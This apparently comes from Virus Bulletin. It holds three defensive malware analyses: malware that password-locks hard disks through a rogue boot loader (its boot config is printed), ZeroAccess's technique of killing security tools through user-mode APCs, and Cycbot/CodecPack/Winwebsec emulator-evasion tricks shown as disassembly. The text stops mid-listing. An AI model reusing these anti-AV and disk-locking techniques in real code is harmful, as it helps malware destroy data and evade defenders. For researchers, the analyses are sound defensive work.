The new ntldr file is a functional boot loader based on Grub 0.97 [3] which, together with the reco.bin file (Figure 4), ensures that the image contained in reco.sys will be executed on boot. Therefore, upon reboot, instead of *Windows* a different operating system will be used. The malware authors used the GRUB4DOS [4] gtldr file to create the loader, replacing all occurrences of menu.lst with reco.bin and removing references to GRUB4DOS by replacing them with spaces. Thus the released ntldr file is just a slightly modified version of the original gtldr GRUB4DOS file.

```
timeout 0
default 0

title v
find --set-root --ignore-floppies /reco.sys
map --mem /reco.sys (fd0)
map --hook
chainloader (fd0)+1
rootnoverify (fd0)
map --floppies=1
boot
```

Figure 4: Content of reco.bin.

The operating system in the reco.sys image is none other than MS-DOS 7. The image contains the files needed for MS-DOS to boot and three extra files: AUTOEXEC.BAT, V.EXE and R.COM. Booting from MS-DOS ensures that no FREEZE LOCK ATA command is sent and that the disk can receive ATA security commands.

The autoexec.bat file executes V.EXE and then R.COM. R.COM is the MS-DOS 7 reboot utility, so the last step is rebooting. V.EXE contains the code that performs the only goal of this malware: to render the hard disk useless by protecting it with a password. It is a 17KB simple MS-DOS program compiled with Borland Turbo C. It contains a few functions to get BIOS and hard disk data, a function named SendCommands to send commands to the disk, and a SecuritySendCommands function that generates the password and then uses SendCommands to send the ATA




Figure 5: Fragment of the ScanDev function.

SET PASSWORD command to the disk. The function name SecuritySendCommands, which can only send one command, suggests that this is a program developed by someone else and modified by the malware authors.

The ScanDev function is of particular interest (Figure 5). In this function the IDENTIFY_DEVICE command is issued to get the serial number of identified ATA disks.

The getserial function modifies the serial number returned by IDENTIFY_DEVICE, stripping all spaces from it (Figure 6).




Figure 6: Fragment of the getserial function.

For each identified disk the SecuritySendCommands function is called twice, for setting both the master and user passwords. The passwords are the stored hard disk serial numbers.

Luckily for hard disk owners, the malware authors chose to set the password as the hard disk serial number, stripping out any spaces. Therefore, passwords can be removed from the hard disk using standard tools without having to investigate (or pay for) manufacturer non-standard ATA security commands or alternative ways to find passwords. Perhaps the authors wanted to extort disk owners or perhaps they stole someone else's code for V.EXE. Even when the damage is serious, both hardware and data can be recovered.

RECOVERY

Recovering before the malware delivers its payload is easy: just delete the files and update the registry keys. However, once the malware has delivered its payload it is impossible to recover the disk from a *Windows* application because of the FREEZE LOCK command sent by *Windows* itself. Pre-SP3 versions of *Windows XP* may be used, otherwise you need to boot to MS-DOS or similar to be able to send ATA commands to the disk.

An external tool such as ATAPWD or MHDD (both of which can be found freely on the Internet) may be used from DOS to recover protected disks. From *Linux* the hdparm utility may be used with one caveat: not all kernels support ATA security commands gracefully. After recovery, the boot loader ntldr, the instructions for it (reco.bin) and the MS-DOS image (reco.sys) must be deleted; otherwise the disk can become password protected again.

CONCLUSION

This is the first malware (as far as we know) that uses ATA disk security to render disks useless. It is also the first to our knowledge that uses a different operating system in the same computer to achieve its purpose. It is uncommon these days to find malware whose sole purpose is to cause damage. This malware seems not to have any specific targets; it simply attacks every computer it can.

The damage caused by this malware in its current incarnation can be reverted, but it would not be difficult for the attackers to create a stronger password that is harder to defeat.

REFERENCES

[1] ATA/ATAPI 6 specification. http://www.t13.org/documents/UploadedDocuments/project/d1410r3b-ATA-ATAPI-6.pdf.

[2] ATA/ATAPI command set (ATA8-ACS). http://www.t13.org/documents/UploadedDocuments/docs2008/D1699r6a-ATA8-ACS.pdf.

[3] http://www.gnu.org/software/grub.

[4] http://sourceforge.net/projects/grub4dos.

MALWARE ANALYSIS 3

ASYNCHRONOUS HARAKIRI++

Peter Ször, Rachit Mathur
McAfee, USA

The ZeroAccess rootkit first appeared in 2009, during the early heyday of the TDSS (TDL2) rootkit[1]. ZeroAccess takes its name from a leftover path to its debug file, but the threat is also known as 'max++' due to the fact that it uses this string in one of its device object names. Its likely origin is China, but this is only a guess based on the fact that the rootkit's command and control (C&C) servers all point to '.cn' domains. The names of these domains are generated semi-randomly based on the date of the system – borrowing the trick from Conficker, which was the first to use it.

ZeroAccess has a lot of similarities with TDSS. In particular, both of them attack a randomly selected device driver, both use areas of the disk outside of the regular file system (depending on variants), and both utilize RC4 encrypted disk volumes. Newer versions of ZeroAccess hide encrypted files inside a folder that has a very similar name to those normally used by *Windows Update* during patch delivery.

This folder would be something like C:\Windows\$NtUninstallKBnnnnn$, where the 'n's are randomized in each system. In addition, newer variants use a twisted RC4 algorithm which also ensures that the encryption key is unique to each system. The rootkit monitors access to this location, and encryption/decryption will happen on access, as needed.

While TDSS parasitically modifies driver files, ZeroAccess replaces its victim driver files and shows a fake clean copy of these files to the AV and security products later on. It does so based on a below-disk-level hook, using a very unconventional technique in which it gains access to the device extension structure of the driver disk's \Device\Harddisk0\DR0 device, and manipulates it with the LowerDeviceObject field. After that, it can filter IOCTL messages passed down to the SCSI driver, below disk. This is an important feature because it means that ZeroAccess can prevent direct NTFS access from reaching its malicious code on the disk (unless the rootkit is first cleaned from memory, of course). To add to the mix, this level of infection also makes the cleaning of the rootkit more difficult, as NTFS caches the disk, which can easily interfere with the cleaning logic.

In order to fight back against memory scanning, recent variants of the ZeroAccess rootkit utilize another novel technique. This heuristic technique is very generic and able to identify most security products and rootkit detectors, as well as utilities that could be used to discover the rootkit's presence.

[1] http://pxnow.prevx.com/content/blog/zeroaccess_analysis.pdf

ZeroAccess employs a very poorly documented feature of the *Windows* kernel by scheduling a user-mode APC (Asynchronous Procedure Call) from kernel mode. Since APCs are executed on behalf of a target thread belonging to a particular target process, the malicious code will seemingly appear as part of the security product itself. However, the scheduled routine will force an ExitProcess() API to be called within the target process, thus forcing a Harakiri. The target process will dutifully execute the request and terminate itself, using its very own thread. In addition, similarly to Pinkslipbot, ZeroAccess will also manipulate the ACLs of the target process corresponding to the executable in question. Upon another 'execution', the program will fail to load, as the user no longer has the rights for this action (until the ACLs are restored). We can only hope that, while this technique is highly effective, the result is somewhat counterproductive as users are likely to notice the dying security products and tools on their system. Since ZeroAccess kills most AV products and tools, we decided to take a closer look at its sniper feature.

TOUCH AND GO!

The heuristics against AV and security products make use of several 'flypapers', or lures, to catch them. In newer variants, the first such lure is a rootkit device handle, with a name such as ACPI#PNP0303#2&da1a3ff&0. If this device name is opened without a full path to it (as opposed to directly manipulating it in memory), the rootkit will notice the action. If a product starts up and queries device names, it will quickly be identified as a possible AV scanner or rootkit detector.

As another lure, the rootkit will create a goat process and if the goat process is opened for access, it will take action. This goat process is typically somewhere in the *Windows* folder, and runs from an alternate data stream. The file is named using random numbers, and within it, there is a short executable in an alternate data stream that is also named with random numbers. This is the actual goat program. Earlier variants (seen in June and July this year) created a device named svchost.exe and used a goat process also named svchost.exe whose path would be: globalroot\Device\svchost.exe\svchost.exe.

Another similar technique used by ZeroAccess is to check access to particular files on disk. By hooking the lower level I/O, the rootkit is capable not only of monitoring access to its own files and faking their content, but also of punishing any access by unwanted processes which execute a thread related to the I/O in question.

Interestingly, in the case of goat processes, the goat process remains visible while the rootkit is active. While this appears rather suspicious, it needs to be visible to attract as many security tools as possible. We should certainly make note of this for an anti-memory scanning 101. Sadly, it is a lot easier to detect AV products than Fake AV programs.

EXCEPTION TO THE RULE

During our initial analysis we were surprised to find that some tools could be used to open the rootkit's goat file, while others could not, and quickly got killed. This is thanks to an exception built into the rootkit logic, which will decide not to take action if the contender's PE file header information contains 5.1 as the major and minor OS versions. In such a case, the access will be unimpeded, and no action is taken by the rootkit to prevent the tool's usage. This explains why one can open the malicious stream using *Notepad* when another useful utility, *HVIEW.EXE*, will quickly be punished for attempting to do the same. It was pleasing to bring back GMER and other useful tools by patching their file headers. This exception probably exists in the rootkit to prevent the killing of OS-related processes which could occasionally access the rootkit's goat data stream. It could also help with the updating of the rootkit – not to mention its cleaning.

An additional check also verifies whether the PE file header has a certain time date stamp value (0x4E3E82AE) followed by a checksum field containing 0x5440. If this is the case, the killing action will also be omitted.

It is worth mentioning that the killing action requires some preconditions to be fulfilled. Most importantly, the thread that accesses the malicious 'flypapers' will need to be in a certain wait or alertable state, and must hang around long enough for the malicious APCs to be scheduled in their context. If, for example, the thread quits quickly enough, it cannot be killed (at least not via the APC routine).

GIMME A BREAK!

An asynchronous procedure call (APC) is a function that executes asynchronously in the context of a particular thread. When an APC is queued to a thread, the system issues a software interrupt. The next time the thread is scheduled, it will run the APC function if the right conditions are met. The APCs are delivered by KiDeliverApc() of the kernel[2]. During these acrobatics, if a user-mode APC is scheduled, the kernel will save the context of the actual thread to the stack. This will be picked up by NTDLL's ZwContinue() to restore the thread's context after the kernel's 'hijack' and execution of the APC routine have occurred. This happens within the undocumented function of NTDLL, called KiUserApcDispatcher(), which

[2] http://www.opening-windows.com/techart_windows_vista_apc_internals.htm

will first pop the APC routine's address from the stack, placed there by the earlier calls from kernel, and then use CALL EAX to execute the APC routine (Figure 1).




Figure 1: KiUserDispatcher().

When the kernel component of ZeroAccess intercepts access to one of its flypapers, it allocates a page by calling the NtAllocateVirtualMemory() API. This page is 4KB long and is allocated in the user process address space of the current (security scanner) process, with executable, writeable rights (Figure 2).

This malicious page will then be filled with the APC function to look for kernel32.dll's ExitProcess() API reference in the process address space and to execute it in the context of the thread of the application. Each thread has its own APC queue. ZeroAccess queues an APC to a victim thread by first calling the KeInitializeApc() kernel function, followed by KeInsertQueueApc(). For KeInitializeApc() it specifies the NormalRoutine parameter as the address of the new page that contains the code for the malicious APC, and the ApcMode parameter as 1. This means that it will be a user-mode APC.

After that, once the user-mode APC is invoked, the CALL EAX instruction in KiUserApcDispatcher() from Figure 1 calls this malicious APC function, as shown in Figure 3. The function first locates the kernel32 base address by enumerating the loaded module list in the PEB loader data structure. It then looks for the ExitProcess() API in kernel32 exports and calls it. This leads to the quick termination of the security scanner process. Since the address (0x7c90eac7) of the instruction following the call EAX remains on the stack, this address becomes the ExitCode parameter provided to ExitProcess().

The *Windows* kernel uses the APC mechanism intensively to satisfy the needs of important Win32 APIs. In fact, in 2008, a Chinese application called killme.exe appeared. This little application was a demonstration of how difficult it could be to kill a process. Killme has four different tricks to prevent its termination. One of these is related to the manipulation of the KernelApcDisabled variable of the KTREAD structure of killme.exe's thread to ensure




Figure 3: Execution of the malicious APC page to look for the ExitProcess() API.

that certain APIs related to process, thread discovery and termination would be forced to fail. This is due to the fact that the kernel's KiInsertQueueApc() function checks for the KernelApcDisabled flag before inserting an APC to the queue of the target thread, and such functionality is needed to execute certain Win32 APIs properly. Killme.exe used a kernel-mode driver for this manipulation.

CONCLUSION

Evidently, the generic retro-malware features of ZeroAccess, combined with its advanced rootkit features, makes it one of the most difficult rootkits to deal with. In addition, newer variants of ZeroAccess also support 64-bit *Windows* systems, just as TDSS does.

In fact, the malware's retro features might be so strong as to not only fight back against AV and security tools, but also to function as a self defence mechanism against other rootkits to keep compromised machines under its control for longer periods of time. TDSS is notorious for going after competitor rootkits.

The authors of TDSS and ZeroAccess also use similar infection vectors, such as rootkit installers as fake cracker applications distributed on the same sites, and even use similar drive-by-download exploitation techniques to hit new targets. Victims typically find that their *Google* searches take them to some advertising sites (and money is made in the process for the attackers).

Unfortunately, the advantage of security products only dealing with threats in user-mode is long gone. Increasingly, we can expect threats to appear in kernel land, as 'hash-busted' masses of hundreds of thousands of rootkit variants clearly represent an ever-growing threat. Such novel kernel exploitation techniques and kernel-mode attacks against AV are also likely to increase as a result. We need to raise the bar, yet again!




Figure 2: Malicious APC routine's allocated page in the process address space.

TECHNICAL FEATURE

OKAY, SO YOU ARE A WIN32 EMULATOR…

Gabor Szappanos
VirusBuster, Hungary

If you are a regular reader of *Virus Bulletin*, you will be aware of the excellent and extensive research undertaken and written about by Peter Ferrie on the plethora of tricks used by contemporary malware and executable protectors with the purpose of breaking debuggers and emulators [1–15]. Now, if you are also a developer of an anti-virus engine, you ought to have done your duty, learned all these tricks and made sure your emulator won't fall for them. You might then expect that your engine would be able to go through the external layers of protection and get to the heart of the malicious code without any difficulty. Unfortunately, nothing could be further from the truth – the real fun is just beginning.

The authors of the high-profile malware families are also aware of our industry's research efforts and the countermeasures introduced by our engine developers. They are also pretty much aware of the capabilities of AV emulators, and are ready and prepared to deploy tricks to overcome them.

In this article I will analyse only a minuscule cross-section of the threat landscape, both in time and in terms of malware family representation. Only three malware families will be described, and only a few months will be covered for each. This is hardly a complete picture, but it will give an idea of how much pressure the bad guys put on AV developers, and the level of the arms race that engine developers have to face on the battlefield. I am certain that even within this limited scope, several different variants will have gone unnoticed by us (as we mainly observe those that our scanner didn't detect), so the difficulties outlined in this article should be considered to be significantly underestimated. Even with all these limitations, the length of this article well exceeds that of a usual *Virus Bulletin* article – which gives an indication of the full weight of the problems we are facing every day.

All three malware families are active today. When selecting the particular observation periods I picked a time range when we could pretty confidently identify and follow the regular development within the family.

ALREADY THE GREEKS…

Systematic attempts to fool emulators are nothing new. They date back at least five years, to the mass appearance of Tibs variants. The earlier ones only used FPU instructions at the entry point. The FPU infrastructure and instruction set was omitted by AV emulators in order to save development effort and memory space, thus successful emulation was rendered impossible within a few instructions.

Several variants used fake API calls with invalid arguments just to check that the appropriate error condition was returned. These API calls included all sorts of non-core system dlls from gdi32 to wsock32, such as: AbortDoc, BeginDeferWindowPos, CIsinh, closesocket, CombineRgn, DdeUnaccessData, DeleteUrlCacheContainer, DragQueryFile, EndDialog, EndPath, ExtractAssociatedIcon, GetTapePosition, GetTimeFormat, InternetErrorDlg, InvertRgn, PropertySheet, RealizePalette, ShFileOperation, StartPage and WantArrows. These variants started appearing at the end of 2006 and we have seen the occasional sample as late as 2008.

Later on, numerous variants of Swizzor (mostly active from 2008–2009) became proficient at squeezing so many fake loops into the top layers that going through them took tens of millions of CPU instructions, easily exhausting emulators' limitations. Due to performance issues, emulators in scan engines are not allowed to run indefinitely (as that would slow down the system – which users generally don't tolerate well).

These and several other families would be well worth a detailed analysis, but instead I will focus on more recent developments.

BACKDOOR.CYCBOT

The observation period for these samples spanned only one month, between 11 April 2011 and 11 May 2011. However, I should note that newer variants following the same structure and using the same tricks have continued to appear on a regular basis ever since.

This one is really nasty; the top layer defence uses callback functions and undocumented tricks. It is very clear that the authors of this family were actively looking for (obviously) undocumented leftovers in CPU registers after *Windows* API calls. These functions use the stdcall calling convention, in which registers EAX, ECX and EDX are designated for use within the function. EAX is used for the return value; the state of the ECX and EDX registers is supposed to be undefined, not to be relied on. However, after some extensive research work, the authors of Cycbot found several cases where the values of ECX and EDX are defined, and they relied on this fact to distinguish real *Windows* systems from incompletely emulated ones.

The general structure of the top-level obfuscation layer can be divided into four distinct stages, as illustrated in Figure 1.

```
.text:00402EE4 6A 00                push   0                          Stage 1
.text:00402EE6 6A 03                push   3
.text:00402EE8 6A 00                push   0
.text:00402EEA 6A 00                push   0
.text:00402EEC 3E FF 15 24 C0 41 00 call   FindFirstVolumeA
.text:00402EF3 8B E7                mov    esp, edi
.text:00402EF5 5F                   pop    edi
.text:00402EF6 0F AF 01             imul   eax, [ecx]
.text:00402EF9 3C 3E                cmp    al, 3Eh
...
.text:00402EFE 6A 03               push   3                           Stage 2
.text:00402F00 FF 15 2C C0 41 00   call   ds:GetProcessId
.text:00402F06 3B 04 2A            cmp    eax, [edx+ebp]
.text:00402F09 74 49               jz     short near ptr dword_402F54
...
.text:00402F0B B8 1D 2F 40 00       mov    eax, (offset loc_402F17+6)
.text:00402F10 8D 04 02             lea    eax, [edx+eax]             Stage 3
.text:00402F13 55                   push   ebp
.text:00402F14 50                   push   eax
.text:00402F15 6A 00                push   0
.text:00402F17 26 FF 15 34 C0 41 00 call   es:EnumResourceTypesA
...
.text:00402F24 2E 8B C4             mov    eax, esp                   Stage 4
.text:00402F27 8D 40 08             lea    eax, [eax+8]
.text:00402F2A 87 00                xchg   eax, [eax]
.text:00402F2C 83 C8 07             or     eax, 7
.text:00402F2F 87 54 24 0C          xchg   edx, [esp+0Ch]
.text:00402F33 26 8D 80 38 60 00 00 lea    eax, [eax+6038h]
.text:00402F3A F2 36 01 82 4C FE FF FF     repne add ss:[edx-1B4h], eax
.text:00402F42 75 02                jnz    short loc_402F46
.text:00402F44 EB DD                jmp    short loc_402F23
.text:00402F46 59                   pop    ecx
.text:00402F47 83 C4 10             add    esp, 10h
.text:00402F4A 26 2E B8 00 00 00 00 mov    eax, 0
.text:00402F51 2E FF D1             call   ecx
```

Figure 1: The general structure of the top-level obfuscation layer can be divided into four stages.

Stage 1

The first stage features an appropriately selected API call (in our example FindFirstVolume), and both EAX and ECX register values are used in the subsequent calculation. EAX is clear: it should hold the return value from the function. But ECX is not supposed to contain anything specific.

Further investigation revealed that, upon return, ECX points to an address in kernel32 where a C2 (RET) instruction is located. The malware code checks the presence of this byte at the memory location pointed to by ECX.

How on earth does ECX get to point to an address with this very special location and content? It turns out that the commonly used exception handler unwind procedure in the kernel does not clean up the ECX register. The kernel code is the following:

```
.text:7C869F9C E8 6A 85 F9 FF      call SEH_unwind
.text:7C869FA1 C2 08 00      retn   8
...
.text:7C80250B   SEH_unwind  proc near
.text:7C80250B 8B 4D F0      mov    ecx, [ebp-10h]
.text:7C80250E 64 89 0D 00 00 00 00  mov large fs:0, ecx
.text:7C802515 59   pop      ecx
.text:7C802516 5F   pop      edi
.text:7C802517 5E   pop      esi
.text:7C802518 5B   pop      ebx
.text:7C802519 C9   leave
.text:7C80251A 51   push     ecx
.text:7C80251B C3   retn
.text:7C80251B   SEH_unwind  endp
```

Here, the exit point from the procedure is 7C869FA1. This is pushed onto the stack during the call preceding the unwind, where it is popped into ECX and used in a push/ret combination to return to the exit point. However, ECX is not restored to the original value there, as it was not originally saved at the beginning of the FindFirstVolume call. So the ECX register will contain the address of the 7C869FA1 exit point from the kernel procedure when returning to the user code.

In this particular example, due to the invalid buffer address passed, the FindFirstVolume call returns with the INVALID_HANDLE_VALUE error code in EAX, and this value is also multiplied by the expected dword at ECX to determine the condition to continue (but only the lowest byte is used in the evaluation as, depending on the function, the return code set after the C2 byte may differ).

It is pretty obvious that for this kind of arithmetic calculation any API function that returns -1 as an error code on an invalid argument, and which leaves the exit point address in ECX on return, would be sufficient. And indeed, the malware authors must have done their homework

– within the observation period the following API functions filled this role: FindFirstVolumeA, lstrcpynW, PrivMoveFileIdentityW, DosPathToSessionPathW, QueryDosDeviceW, ReplaceFileW, WaitForMultipleObjectsEx, WaitForMultipleObjects and WaitNamedPipeA (and I am sure this is not the full list).

In a slightly different scheme other APIs were used, namely lstrcpyA and FillConsoleOutputCharacterA. In these cases, only the on-error zero return value is checked.

Stage 2

The core element of the second stage is another API call. From tracing the code it turns out that, upon return, the malware expects 0x07 in the EDX register and uses this in calculating the exact address of the callback function needed in the third stage. This was at first a great surprise for me, as EDX is not supposed to contain anything on return (except when returning 64-bit values, which is clearly not the case here). How does the magic value appear in this register? To find out, we need to go into the depths of the kernel code.

A process handle (usually 3, but in one case 1) is passed over to an API call, in our case GetProcessId. This leads to ZwQueryInformationProcess which (since such low process ID numbers are not used on a running *Windows* system) results in error code STATUS_INVALID_HANDLE (0xC0000008). This status code is passed further to ntdll: RtlNtStatusToDosError, which is supposed to convert this value to an error code using an ordered table of error code mappings. This is an incomplete table and does not contain all of the possible codes, rather a range of status codes is mapped to the same error code, and the table contains the starting point and length of each range. The compare stops when a value is found that is higher than the looked up code.

In the neighbourhood of the specific error code there are only two codes: STATUS_UNSUCCESSFUL (0xC0000001) and STATUS_INVALID_PARAMETER (0xC000000D). The table also contains a delta value – it is my guess that this represents the length of the interval that maps the error code in the table. If this is the case, it would mean that error codes from 0xC0000001 to 0xC0000001+*delta* are mapped to the same system error code. During the process the distance of the queried error code from the lower neighbour in the table is calculated in the EDX register – in this case it will be 0xC0000008-0xC0000001=7. This value is then compared to the delta length of the interval, and if it is smaller, the correct mapping is found. But this is not important for the malware, the important part is the fact that the EDX register is not cleaned by either of the kernel functions, remaining there when the code returns to user mode, and it is used by the malware in the line:

```
.text:00402F06 3B 04 2A        cmp   eax, [edx+ebp]
```

EAX should contain NULL after an invalid passed handle; EBP points to the top of the stack. [edx+ebp] points to the highest byte of the dword at the original stack (on reaching the entry point) – which is the return address to kernel32, pushed there when starting the process in CreateRemoteThread. This highest byte of the kernel return address is not supposed to be 0, which is the condition that the malware expects to find.

Obviously, for this phase any other function that returns with STATUS_INVALID_HANDLE, calls RtlNtStatusToDosError and does not restore EDX to its original state, would be sufficient. It turns out that the malware authors limited their scope to functions that call NtQueryInformationProcess with an invalid process ID, after which a call RtlNtStatusToDosError follows. The result is the following observed list of used functions: GetProcessId, CheckRemoteDebuggerPresent, GetProcessHandleCount, GetProcessAffinityMask, GetProcessWorkingSetSize and GetPriorityClass.

Stage 3

This stage was stable in the observation period; no changes were observed. The offset at which to continue execution is calculated in EAX (once there, the value of EDX, already used in Stage 2, is used again), and it is passed as the callback address to the function EnumResourceTypesA, which calls this callback function internally at some point. The possible reason why this part never changed could be that it is difficult to find a *Windows* API call that calls a user-mode callback even if the passed parameters are invalid.

Stage 4

Stage 4 is fairly simple, building up in EAX the address of the next (herein not discussed) stage, which features spaghetti code.

Stage 4 is reached as the result of the callback invocation from within EnumResourceTypesA, as discussed in the previous section.

At offset 00402F3A in our example the malware code overwrites the return address from EnumResourceTypesA on the stack, knowing the exact amount of stack space used by the API function at the point when the callback was invoked. Thus, upon finishing the EnumResourceTypesA call, the execution will not resume at address 00402F1F as would normally happen without this change, but due to the modified return address on the stack, the spaghetti code will be reached.

Emulating this stage correctly is a real challenge, as the emulator should produce exactly the same stack layout and allocation as the original API function, and invoke the callback providing the same conditions.

TROJAN.CODECPACK.GEN!PAC

In this family the analysed anti-emulation code is not around the entry point, but some time later in the execution flow. The entry code features numerous different and repetitive do-nothing API calls, with no expected effect and no expected return values. That should not pose a problem for any decent emulator.

What will be a problem is the following code, taken from one of the variants:

```
.text:00406A9D 68 68 53 40 00    push    offset
LibFileName ; "version.dll"
.text:00406AA2 FF 15 7C C2 40 00 call    ds:
LoadLibraryA/GetModuleHandleA
.text:00406AA8 89 C1             mov     ecx, eax
...
.text:00406AEA 41                inc     ecx
.text:00406AEB 8B 01             mov     eax, [ecx]
...
.text:00406B62 81 F8 75 10 FF 75 cmp     eax, DW_
SIGNATURE
.text:00406B68 0F 85 3C FF FF FF jnz     loc_406AAA
```

The trojan loads a standard system library using either LoadLibrary or GetModuleHandle. This call should return a handle, which is eventually the base load address of the dll file. The memory image of the system library is then scanned, looking for an identification dword. In the case of Win32 emulators, it is often (if not always) the case that only a small subset of exported functions are actually implemented – the rest are only empty dummy procedures. Thus the code bytes that are present in the real system dlls will not be present in the emulated libraries. In this case, the malware will search through the allocated memory space of the emulator dll (which should result in an exception when reaching the end of the allocated memory block), and aborts the execution.

How do the malware authors know which dwords will not be in the emulator dlls? They may have determined this either by a trial-and-error method, using their own multi-scanner systems, or by dumping the targeted scanner's memory image, and finding the emulated dlls within the dump. Both options are viable.

	version.dll	shlwapi.dll	gdi32.dll	shell32.dll	msvcp60.dll
FF FF FF 8B	x				
10 FF 75 14			x	x	
6A 00 6A 00					x
C9 C2 10 00			x		
90 90 90 55			x	x	
00 50 45 00				x	
C9 C2 14 00			x		
73 69 6F 6E	x				
FF FF 8B 45	x		x		
00 00 00 8B	x				
75 14 FF 75	x				
FF FF 68 00	x			x	
00 00 C7 45		x			
00 00 8B 7D		x		x	
00 00 8B 45			x		
FF FF C7 45		x			
00 00 0F 84		x		x	
50 68 00 00		x		x	
FF 68 00 00		x			
6A 00 68 00		x		x	
56 68 00 00		x			
51 68 00 00		x			
90 90 8B FF	x				
FF 90 90 90				x	
5B C9 C3 90		x			
C9 C3 90 90		x		x	
90 8B FF 55	x				
C2 18 00 90		x		x	
C2 0C 00 90		x			
C2 1C 00 90		x			
75 10 FF 75	x				
C9 C2 1C 00		x		x	
C9 C2 18 00				x	
8D 45 10 50		x		x	
8D 45 08 50				x	
8D 45 1C 50		x			
FF 8D 45 0C			x		
8D 4D 0C 51				x	
8D 45 14 50				x	
8D 45 20 50				x	
8D 4D 18 51			x		
FF FF 8D 45		x			
00 00 8B 55				x	
00 00 00 33				x	
FF 8B 45 0C			x		
FF FF 8D 4D		x			
8D 7D 08 57				x	
FF FF 33 F6			x		
FF FF FF 04				x	
00 8B 75 0C			x		
00 8B 75 14			x		
FF 8B 75 10			x		
00 8B 45 1C				x	
FF FF 33 C9			x		
FF 8B 45 10				x	

Table 1: Dwords looked up in system libraries.

During the observation period between 8 March 2010 and 17 June 2010 five dlls were used for this purpose. Shell32.dll was used on 24 occasions, and there were 19, 14 and nine occurrences respectively of shlwapi.dll, gdi32.dll and version.dll. In an early variant, a single appearance of msvcp60.dll was observed, but this was abandoned later. Within these dlls 55 different byte patterns were searched, some of which were used in the context of multiple libraries, thus resulting in 67 different combinations. These are summarized in Table 1.

Altogether, a new combination was released approximately every other day. If you want to beef up your emulator to follow this workload, you must be able to release new emulator updates within a day. Otherwise, by the time an update is added to handle the latest trick it will be obsolete as the malware authors have already switched to a new one. The development effort required to overcome these tricks is trivial, simply consisting of adding the look-up dwords into the emulator dlls, and even the location of these bytes is not important. The real issues are the necessary QA procedures around releasing emulator updates, which make the task close to impossible.

TROJAN.WINWEBSEC.GEN

This is a very widespread and populated family, with plenty of slightly or very different variants. Our observation period covers more than three months, from 30 December 2010 to 13 April 2011. Needless to say, the development did not stop after that – new versions are still flooding in as I write this article.

Four different stages were identified in the structure of the top level anti-emulation layer, as illustrated in Figure 2.

Stage 1

Right at the start of execution a *Windows* API function is called, but not in the way we are used to seeing in malware anti-emulation code (which would be passing invalid arguments to the selected API function, and checking the returning error condition).

Stage 1
```
.text:01010DD0 55                      push   ebp
.text:01010DD1 8B EC                   mov    ebp, esp
.text:01010DD3 81 EC 3C 01 00 00       sub    esp, 13Ch
.text:01010DD9 54                      push   esp          ; lpBuffer
.text:01010DDA 6A 02                   push   2            ; nBufferLength
.text:01010DDC FF 15 08 D0 02 01       call   ds:GetCurrentDirectoryA
.text:01010DE2 83 F8 02                cmp    eax, 2
.text:01010DE5 76 0B                   jbe    short locret_1010DF2
```

```
.text:01010DE7 E8 1D 00 00 00          call   sub_1010E09
```

Stage 3
```
.text:01010DEC 85 C0                   test   eax, eax
.text:01010DEE 74 10                   jz     short locret_1010E00
.text:01010DF0 FF E0                   jmp    eax
```

Abort
```
.text:01010DF2          locret_1010DF2:
.text:01010DF2 CB                      retf
